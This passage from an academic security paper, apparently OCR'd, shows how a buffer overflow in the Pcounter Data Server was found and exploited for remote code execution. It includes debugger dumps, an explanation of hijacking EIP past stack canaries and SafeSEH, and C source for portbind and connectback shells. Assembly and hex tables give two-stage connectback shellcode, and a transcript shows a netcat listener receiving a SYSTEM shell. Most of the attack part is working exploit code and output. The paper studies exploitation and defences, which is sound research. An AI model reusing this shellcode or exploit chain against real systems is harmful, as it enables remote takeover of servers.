0040A087   8D1C5B         LEA EBX,DWORD PTR DS:[EBX+EBX*2]
0040A08A   807C5F 01 00   CMP BYTE PTR DS:[EDI+EBX*2+1],0
0040A08F  ˅74 0D          JE SHORT PCNTDATA.0040A09E
0040A091   55             PUSH EBP
0040A092   57             PUSH EDI
0040A093   53             PUSH EBX
DS:[00000000]=???
```

```
Registers (FPU)
EAX 000000FF
ECX 00CBFA2C
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 00CBFA24
EBP 00CBFB94
ESI 00000000
EDI FFFFFFFF

EIP 0040A08A PCNTDATA.0040A08A

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
```

```
Address  Hex dump                 ASCII
00438000 8C 80 03 00 00 00 00 00  ■■■.....
00438008 00 00 00 00 7C 86 03 00  ....|■■.
00438010 84 83 03 00 08 81 03 00  ■■■.■■■.
00438018 00 00 00 00 00 00 00 00  ........
00438020 89 86 03 00 00 84 03 00  ■■■..■■.
00438028 1C 81 03 00 00 00 00 00  ■■■.....
00438030 00 00 00 00 94 86 03 00  ....■■■.
00438038 14 84 03 00 DC 82 03 00  ■■■.Ü■■.
00438040 00 00 00 00 00 00 00 00  ........
00438048 A1 86 03 00 D4 85 03 00  ¡■■.Ô■■.
00438050 28 83 03 00 00 00 00 00  (■■.....
00438058 00 00 00 00 AC 86 03 00  ....¬■■.
00438060 20 86 03 00 4C 83 03 00   ■■.L■■.
00438068 00 00 00 00 00 00 00 00  ........
00438070 B9 86 03 00 44 86 03 00  ¹■■.D■■.
00438078 00 00 00 00 00 00 00 00  ........
00438080 00 00 00 00 00 00 00 00  ........
```

```
00CBFA24  000006BB
00CBFA28  00CBFA2C
00CBFA2C  7C90EB94  ntdll.KiFastSystemCallRet
00CBFA30  00000000
00CBFA34  00259BF8
00CBFA38  00CBFB94
00CBFA3C  0040A0C1  RETURN to PCNTDATA.0040A0C1 from PCNTDATA.0040A06B
00CBFA40  00CBFBC8
00CBFA44  0040308D  RETURN to PCNTDATA.0040308D from PCNTDATA.0040A0B1
00CBFA48  C0000073
00CBFA4C  505C3A43
00CBFA50  4E554F43
00CBFA54  5C524554
00CBFA58  41544144
00CBFA5C  6972505C
00CBFA60  7265746E
00CBFA64  75706F50
00CBFA68  65735570
```

```
Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure. 5: Access violation when reading `00000000`.



```
0040A06F  51          PUSH ECX
0040A070  53          PUSH EBX
0040A071  8B7D 0C     MOV EDI,DWORD PTR SS:[EBP+C]
0040A074  29DB        SUB EBX,EBX
0040A076  8A5D 10     MOV BL,BYTE PTR SS:[EBP+10]
0040A079  C645 11 01  MOV BYTE PTR SS:[EBP+11],1
0040A07D  80FB FF     CMP BL,0FF
0040A080 ⌄74 24       JE SHORT PCNTDATA.0040A0A6
0040A082  3A5D 12     CMP BL,BYTE PTR SS:[EBP+12]
0040A085 ⌄74 1F       JE SHORT PCNTDATA.0040A0A6
0040A087  8D1C5B      LEA EBX,DWORD PTR DS:[EBX+EBX*2]
0040A08A  807C5F 01 00 CMP BYTE PTR DS:[EDI+EBX*2+1],0
0040A08F ⌄74 0D       JE SHORT PCNTDATA.0040A09E
0040A091  55          PUSH EBP
0040A092  57          PUSH EDI
0040A093  53          PUSH EBX
0040A094  8B6D 08     MOV EBP,DWORD PTR SS:[EBP+8]
0040A097  FF545F 02   CALL DWORD PTR DS:[EDI+EBX*2+2]
0040A09B  5B          POP EBX
0040A09C  5F          POP EDI
0040A09D  5D          POP EBP
0040A09E  8A1C5F      MOV BL,BYTE PTR DS:[EDI+EBX*2]
0040A0A1  885D 10     MOV BYTE PTR SS:[EBP+10],BL
```

Figure. 6: Disassembly of `PCNTDATA` starting at address `0040A06Dh`.

flow of execution is to overwrite a return address on the stack with an address to attacker supplied code and then wait for the function to return. However, if the vulnerable application was compiled with stack *canaries* then the attack may fail when the overwritten canary does not match the globally stored canary. To bypass stack canaries we analyze other data (i.e. *pointers*) on the stack also overwritten by the buffer overflow which may be used (thus able to be leveraged for attack purposes) before the function returns.

In Fig. 7, notice that the input we supplied is on the stack and overwrites (i.e., smashes) an exception handler (i.e., function pointer) on the stack. We recognize that structured exception handling (SEH) overwriting is a general technique to bypass software protections (such as stack canaries) which attempt to prevent traditional return address overwrites. In some cases we could use the SEH handler to control the flow of execution and, thus, execute a malicious payload on the *Pcounter Data Server*. However, if SafeSEH (another software protection) is being used, we need further techniques to bypass SafeSEH. What follows is an example of an application-specific (i.e. *Pcounter Data Server*) technique to bypass both stack canary and SafeSEH software protections. We need to investigate how the `EDI` and `EBX` registers were set at the time the exception occurred to discern if we can control the flow of execution on the server. We start by tracing the execution of the disassembly (see Fig. 6) at address `0040A071h`. The `EBP` register, another general-purpose register, is set to `00CBFB94h` at the time of the exception (see Fig. 5). There was no modification of the `EBP` register from address `0040A071h` to `0040A08Ah`. Therefore, the `EDI` register was set to the `DWORD` (four bytes) at address `00CBFBA0h`. Fig. 7 shows that the four bytes at address `00CBFBA0h` are part of the buffer we replaced in the client (see Fig. 4). This explains why the `EDI` register was set to `FFFFFFFFh`. We remotely control the value of the `EDI` register in the *Pcounter Data Server* by sending an oversized buffer from `WBALANCE` with the last four bytes set to the value we specify for `EDI`!

The other register we are concerned with at the time the exception is thrown is `EBX`. The opcode `sub` at address `0040A074h` subtracts `EBX` with itself, which simply sets `EBX` to zero. Next, the byte at address `00CBFBA4h` is moved into the low byte of `EBX`. The byte at this address is always the terminating null byte of the string we supplied to the server. In other words, the low byte of `EBX` will always be set to zero. The only other opcode that modifies `EBX` before the exception is `LEA` (Load Effective Address). Since `EBX` is always `00000000h` and will be loaded at address `0040A087` with address `[EBX+EBX*2]`, `EBX` will always be set to `00000000h`.

The `CALL DWORD PTR DS:[EDI+EBX*2+2]` at address `0040A097h` is used to change the next address of execution by updating the `EIP` register (i.e., instruction pointer). Since we have control over the value of the `EDI` register, and the `EBX` register will always be zero, we also have control of the `EIP` register and can change the flow of execution on the server by supplying an address for the `EDI` register from WBALANCE! This concludes how to discover a buffer overflow in the *Pcounter Data Server* which leads to remote code execution. The following section illustrates how to remotely



```
00CBFB3C  00000000
00CBFB40  0025CD60
00CBFB44  00CBFB60
00CBFB48  7C910F46 RETURN to ntdll.7C910F46 from ntdll.7C910B94
00CBFB4C  00000002
00CBFB50  0025CD60
00CBFB54  FFFFFFFF
00CBFB58  FFFFFFFF
00CBFB5C  FFFFFFFF
00CBFB60  FFFFFFFF
00CBFB64  FFFFFFFF
00CBFB68  FFFFFFFF
00CBFB6C  FFFFFFFF
00CBFB70  FFFFFFFF
00CBFB74  FFFFFFFF
00CBFB78  FFFFFFFF
00CBFB7C  FFFFFFFF
00CBFB80  FFFFFFFF
00CBFB84  FFFFFFFF
00CBFB88  FFFFFFFF
00CBFB8C  FFFFFFFF
00CBFB90  FFFFFFFF
00CBFB94  FFFFFFFF End of SEH chain
00CBFB98  FFFFFFFF SE handler
00CBFB9C  FFFFFFFF
00CBFBA0  FFFFFFFF
00CBFBA4  00FF0100
00CBFBA8  00CBFC48
00CBFBAC  004224EB RETURN to PCNTDATA.004224EB from ntdll.RtlSetLastWin32Error
00CBFBB0  0000007C
00CBFBB4  00000078
00CBFBB8  FFFFFFFF
```

Figure. 7: Stack of `PCNTDATA` at the time the exception was thrown.

execute shellcode on the server

B. *Exploiting a Vulnerability*

There are no standard methods to write an *exploit*, a computer program which takes advantage of a bug. The code usually needs to be written to target a specific hardware or software platform [4]. Moreover, we must consider other constraints such as payload size and filters. Before the buffer sent to the *Pcounter Data Server* gets insecurely processed, it is modified by the `tolower()` function which converts all bytes from `41h-5Ah` to `61h-7Ah`. Because of this filter we must write all of our shellcode without using `41h` through `7Ah` [5]. 'Writing an exploit for certain buffer overflow vulnerabilities can be problematic because of the filters that may be in place; for example, a vulnerable program may allow only alphanumeric characters from `A` to `Z` (`41h` to `5Ah`), `a` to `z` (`61h` to `7Ah` and `0` to `9` (`30h` to `39h`)' [5, p. 197].
The *payload* is the portion of an exploit which is executed because of a vulnerability. It is often intended to perform a specific function such as spawning a shell or adding administrator accounts to a system. The most popular type of payload, called *shellcode*, involves creating a command shell. It is easy to create a command shell using C in the Windows programming environment. For instance, call the Windows API function `CreateProcess()` as shown in Table 1.

Listing 1: C code to spawn a shell.

```
#include <windows.h>

void main() {
   STARTUPINFO si;
   PROCESS_INFORMATION pi;

   memset (&si, 0, sizeof (STARTUPINFO));
   memset (&, 0, sizeof (PROCESS_INFORMATION));

   si.cb = sizeof (STARTUPINFO);

   CreateProcess (0, "cmd", 0, 0, 0, 0, 0, 0, &si, &pi);
}
```

While this code spawns a shell on the local system, we cannot interact with it remotely. The common methods of interacting with a shell remotely use *portbind* shellcode or *connectback* shellcode. Portbind shellcode spawns a shell with its standard input and output redirected to a listening socket. Similarly, connectback shellcode spawns a shell with its standard input and output bound to a socket, but unlike portbind shellcode, it connects back to another socket listening on the client rather than listening for incoming connections. Executing connectback shellcode is more common when a firewall resides between the client and server. Table 2 provides an example of portbind shellcode and Table 3 presents an example of connectback shellcode.

Listing 2: Sample portbind shellcode in C.

```
#include <windows.h>
#include <winsock2.h>
#define PORT 5555

#pragma comment (lib, "ws2_32.lib")

void main() {
   STARTUPINFO si;
   PROCESS_INFORMATION pi;
   WSADATA wsdatal
   SOCKET listSock, acceptSock;
```

```
    SOCKADDR_IN sa, saa;
    int sizeSOCKADDR = sizeof (SOCKADDR);

    WSAStartup (MAKEWORD (2, 2), &wsdata);

    sa.sin_addr.s_addr = INADDR_ANY;
    sa.sin_port = htons (PORT);;
    sa.sin_family = AF_INET;

    listSock = WSASocket (2, 1, 0, 0, 0, 0);

    bind (listSock, (SOCKADDR*) &sa, sizeof (SOCKADDR));

    listen (listSock, 1);

    acceptSock =
    accept (listSock, (SOCKADDR*) &saa, &sizeSOCKADDR);

    memset (&si, 0, sizeof (STARTUPINFO));
    memset (&pi, 0, sizeof (PROCESS_INFORMATION));

    si.cb = sizeof  (STARTUPINFO);
    si.dwFlags = STARTF_USESTDHANDLES;
    si.hStdInput = (HANDLE) acceptSock;
    si.hStdOuput = (HANDLE) acceptSock;
    si.hStdError = (HANDLE) acceptSock;

    CreateProcess (0, "cmd", 0, 0, 1, CREATE_NEW_CONSOLE,
                        0,  0,  &si, &pi);
}
```

Listing 3: Sample connectback shellcode in C.

```
#include  <windows.h>
#include  <winsock2.h>
#define  PORT 5555
#define  IP "127.0.0.1"

#pragma comment (lib, "ws2_32.lib")

void main() {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    WSADATA wsdata;
    SOCKET sock;
    SOCKADDR_IN sa;

    WSAStartup (MAKEWORD (2, 2), &wsdata);

    sa.sin_addr.s_addr = inet_addr (IP);
    sa.sin_port = htons (PORT);;
    sa.sin_family = AF_INET;

    sock = WSASocket (2, 1, 0, 0,  0,  0);

    connect (sock, (SOCKADDR*) &sa, sizeof (SOCKADDR));

    memset (&si, 0, sizeof (STARTUPINFO));
    memset (&pi, 0, sizeof (PROCESS_INFORMATION));

    si.cb = sizeof  (STARTUPINFO);
    si.dwFlags = STARTF_USESTDHANDLES;
    si.hStdInput = (HANDLE) sock;
    si.hStdOuput = (HANDLE) sock;
    si.hStdError = (HANDLE) sock;

    CreateProcess (0, "cmd", 0, 0, 1, CREATE_NEW_CONSOLE,
                        0,  0,  &si, &pi);
}
```

Fig. 7 shows only 80 bytes of the buffer sent to the server stored on the stack at the time that we control the instruction pointer. Therefore, only 76 bytes are available for shellcode; recall that four bytes are required for setting the `EDI` register. Due to this size limitation, we use connectback shellcode which requires less memory than the portbind shellcode. We must translate the connectback shellcode (Table 3) to assembly and then into hexadecimal form because we can only replace the `$0.00` string with ASCII, UNICODE or HEX (see Fig. 3).

Since it is safe to assume that the Windows Sockets Library (WinSock) is initialized on the server, we can omit the call to `WSAStartup()` (which initializes WinSock) in our shellcode. To complete the shellcode, we call `WSASocket()`, `connect()`, and `CreateProcess()`.

Most Windows API functions which process characters are actually two functions: one appended with an `A` (for ASCII) and the other appended with a `W` (for wide character, i.e., Unicode). Usually the compiler selects which function to link depending on the type of character format used. The functions `WSASocketA()` and `connect()` are imported from `ws2_32.dll` and `CreateProcessA()` is imported from `kernel32.dll`. The addresses of these three functions are unique to the version and service pack for every Windows operating system. Here, we hardcode the addresses for these functions in our shellcode to run on Windows XP SP2. Writing shellcode to run on any Windows OS and service pack is beyond the scope of this paper and may require more memory than available to write shellcode for this exploit. Stuttard researched how to write small-OS-independent shellcode which still requires 191 bytes for portbind shellcode [8]. Because we only have 76 bytes we must improve upon the techniques in [8]. The export address used to call each function is `71AB8769h` for `WSASocketA()`, `71AB406Ah` for `connect()` and `7C802367h` for `CreateProcessA()`. Table 1 shows the C, Intel assembly, and hexadecimal equivalents for calling each of the functions needed to build the shellcode.

The hexadecimal equivalents shown in Table 1 require 106 bytes. Since we are limited to 76 bytes, we must decrease the size of our shellcode. We apply a *two-stage shellcode* attack where the first-stage shellcode sent to the server only calls `socket()`, `connect()`, and `recv()` and the second-stage shellcode spawns the shell. The first-stage shellcode only requires 63 bytes of code (see Table 2). The second-stage shellcode (i.e., the actual payload) is sent to the server when it connects back to the client. After `recv()` returns the first-stage shellcode should immediately call the address of the buffer supplied to `recv()` to execute the second-stage payload.

Tables 1 and 2 contain the code snippets we need to build our two-stage shellcode. While it is possible to manually replace the memory shown in Fig. 4 with our shellcode, it is not practical every time we exploit the server. Instead we build an application to automatically inject the payload. In the Appendix, we provide the source code for building the *Pcounter exploit payload injector* (i.e., `pei`; see Fig. 8) to automate the process of exploiting the server without simulating an authentic RPC session to the *Pcounter Data Server*. The program accepts a process id (PID), two IP addresses, and two port numbers. There are separate IP addresses and ports for the two different stages of the attack. Together they represent the addresses and ports used to connect back from the server. The PID passed to `pei` needs to be `WBALANCE`. In the example below, Figs. 8 and 9, `pei` listens on port 4444 for the first-stage payload to connectback to it. `pei` will automatically send the second-stage shellcode to the server after it receives a connection. Netcat or another program should listen on port 5555 for the second-stage payload to connectback with the final remote shell.

Table 1: C, Intel assembly, and hexadecimal equivalents.

C	Intel Assembly	Hexadecimal
	xor eax, eax	31 C0
	push eax	50
	push eax	50
sock = WSASocket (AF_INET, 2, 0, 0, 0, 0);	push eax	50
	push eax	50
/* sock will be stored in the eax register	inc eax	40
when the call to WSASocket() returns */	push eax	50
	inc eax	40
	push eax	50
	mov ebx, 0x71ab8769	BB 69 87 AB 71
	call ebx	FF D3
	mov ebx, 0x0101017f	BB 7F 01 01 01
	push ebx	53
SOCKADDR_IN sa;	mov ebx, 0x4ceafffd	BB FD FF EA 4C
	not ebx	F7 D3
sa.sin_addr.s_addr = inet_addr ("127.1.1.1");	push ebx	53
sa.sin_port = htons (5555);	mov ecx, esp	89 E1
sa.sin_family = AF_INET;	mov esi, eax	89 C6
	push 0x10	6A 10
connect (sock, (SOCKADDR*) &sa, sizeof (SOCKADDR));	push ecx	51
	push eax	50
	mov ebx, 0x71ab406a	BB 6A 40 AB 71
	call ebx	FF D3
	xor ecx, ecx	31 C9
	mov cl, 0x54	B1 54
	sub esp, ecx	29 CC
	mov edi, esp	89 E7
	push edi	57
	xor eax, eax	31 C0
	rep stosb	F3 AA
	pop edi	5F
	mov byte [edi], 0x44	C6 07 44
	inc byte [edi], 0x2d	FE 47 2D
	push edi	57
	mov eax, esi	89 F0
	lea edi, [edi+0x38]	8D 7F 38
memset (&si, 0, sizeof (STARTUPINFO));	stosd	AB
memset (&pi, 0, sizeof (PROCESS_INFORMATION));	stosd	AB
	stosd	AB
si.cb = sizeof (STARTUPINFO);	pop edi	5F
si.dwFlags = STARTF_USESTDHANDLES;	xor eax, eax	31 C0
si.hStdInput = (HANDLE)sock;	lea esi, [edi+0x44]	8D 77 44
si.hStdOutput = (HANDLE)sock;	push esi	56
si.hStdError = (HANDLE)sock;	push edi	57
	push eax	50
CreateProcess(0, "CMD", 0, 0, 1, CREATE_NEW_CONSOLE, 0, 0, &si, &pi);	push eax	50
	push eax	50
	inc eax	40
	push eax	50
	dec eax	48
	push eax	50
	push eax	50
	mov ecx, 'addr of cmd'	B9 'addr of cmd'
	not ecx	F7 D1
	push ecx	51
	push eax	50
	mov ecx, 0x7c802367	B9 67 23 80 7C
	call ecx	FF D1
	db"CMD",0	


Table 2: Two-stage C, Intel assembly, and hexadecimal equivalents.

C	Intel Assembly	Hexadecimal

`sock = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);`
 	
`/* sock will be stored in the eax register`
`   when the call to socket() returns */`
	`xor eax, eax`
	`push eax`
	`inc eax`
	`push eax`
	`inc eax`
	`push eax`
	`mov ebx, 0x71AB3B91`
	`call ebx`
		31 C0
		50
		40
		50
		40
		50
		BB 91 3B AB 71
		FF D3

`31 C0`
`SOCKADDR_IN sa;`
 	
`sa.sin_addr.s_addr = inet_addr("127.1.1.1");`
`sa.sin_port        = htons(5555);`
`sa.sin_family      = AF_INET;`
 	
`connect(sock, (SOCKADDR*) &sa, sizeof(SOCKADDR));`
	`mov ebx, 0x0101017f`
	`push ebx`
	`mov ebx, 0x4ceafffd`
	`not ebx`
	`push ebx`
	`mov ecx, esp`
	`mov esi, eax`
	`push 0x10`
	`push ecx`
	`push eax`
	`mov ebx, 0x71ab406a`
	`call ebx`
		BB 7F 01 01 01
		53
		BB FD FF EA 4C
		F7 D3
		53
		89 E1
		89 C6
		6A 10
		51
		50
		BB 6A 40 AB 71
		FF D3

`recv(sock, 'addr of foo()',`
`   'use address of recv as size to decrease shellcode size', 0);`
`foo();`
 	
`/* using the address of recv as the buffer size`
`   helps decrease the shellcode size; it is safe`
`   to assume that the size of the buffer sent to`
`   the server will not be greater than 0x71AB615A,`
`   which is 1,907,056,986 bytes! */`
	`xor edx, edx`
	`push edx`
	`mov ecx, 'addr of foo()'`
	`mov ebx, 0x71AB615A`
	`push ebx`
	`push ecx`
	`push eax`
	`call ebx`
	`call ecx`
		31 D2
		52
		B9 'addr of foo()'
		BB 5A 61 AB 71
		50
		53
		50
		FF D3
		FF D1




```
C:\>pei
usage: <pid> <s1 ip> <s1 port> <s2 ip> <s2 port>

C:\>tasklist | grep "WBALANCE"

WBALANCE.EXE                 1840 RDP-Tcp#7
C:\>pei 1840 10.10.155.29 4444 10.10.155.29 5555
Injecting stage 1 shellcode into WBALANCE.
Listening for stage 1 shellcode on port 4444
Connected!
Sending stage 2 shellcode.
Check for shell on port 5555

C:\>_
```

Figure. 8: Exploiting the *Pcounter Data Server*.


C:\windows\system32\cmd.exe - nc -lp 5555

```
C:\>whoami
Beast

C:\>ipconfig | grep "IP Addr"
File STDIN:
        IP Address. . . . . . . . . . . . : 10.10.155.29

C:\>nc -lp 5555
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig | grep "IP Addr"
ipconfig | grep "IP Addr"
File STDIN:
        IP Address. . . . . . . . . . . . : 10.10.154.32

C:\WINDOWS\system32>whoami
whoami
SYSTEM

C:\WINDOWS\system32>_
```

Figure. 9: Netcat listing on port 5555.

IV. Conclusion

We have demonstrated how to discover a vulnerability in the *Pcounter Data Server* using fault injection and write an exploit against it leading to remote-code execution. New techniques, in addition to stack canaries and SafeSEH, continue to be developed to protect applications while attackers continue to develop bypassing techniques to exploit those same applications. Until formal methods improve so they can be used to prove the correctness of complex software (such as the *Pcounter Data Server*), vulnerabilities will continue to exist, and computer systems will continue to be compromised.

References

[1] D. Blazakis. Interpreter Exploitation. In *Proceedings of the Fourth USENIX Conference on Offensive Technologies*, page 1, 2010.

[2] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-oriented Programming without Returns. In *Proceedings of the Seventeenth ACM Conference on Computer and Communications Security*, page 559, 2010.

[3] P. Chen, X. Xing, B. Mao, L. Xie, X. Shen, and X. Yin. Automatic Construction of Jump-oriented Programming Shellcode (on the x86). In *Proceedings of the Sixth ACM Symposium on Information, Computer and Communications Security*, page 20, 2011.

[4] J. Erickson. *Hacking: The Art of Exploitation*. No Starch Press, San Francisco, CA, 2003.

[5] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. John Wiley and Sons, Indianapolis, IN, 2004.

[6] A. One. Smashing The Stack For Fun And Profit. *Phrack*, 7(49), 1996. Available online at `http://www.phrack.org/archives/49/p49_0x0e_Smashing%20The%20Stack%20For%20Fun%20And%20Profit_by_Aleph1.txt`.

[7] R. Strackx, Y. Younan, P. Philippaerts, F. Piessens, S. Lachmund, and T. Walter. Breaking the Memory Secrecy Assumption. In *Proceedings of the Second European Workshop on System Security*, page 1, 2009.

[8] D. Stuttard. Writing Small Shellcode. Technical report, Next Generation Security Software Ltd., 2005. Available online at `http://goodfellas.shellcode.com.ar/docz/asm/WritingSmallShellcode.pdf`.

[9] Y. Wu. Enhancing Security Check in Visual Studio C/C++ Compiler. In *Proceedings of the World Congress on Software Engineering*, page 109, 2009.

Author Biographies

William B. Kimball is a Ph.D. student in the Department of Electrical and Computer Engineering at the Air Force Institute of Technology. His research interests are program analysis, symbolic model checking, and formal verification. Kimball has a B.S. in Computer Science from the University of Dayton (2006).

Saverio Perugini is an Associate Professor in the Department of Computer Science at the University of Dayton. His research interests are programming languages and interactive information retrieval. Perugini has a Ph.D. in Computer Science from Virginia Tech (2004).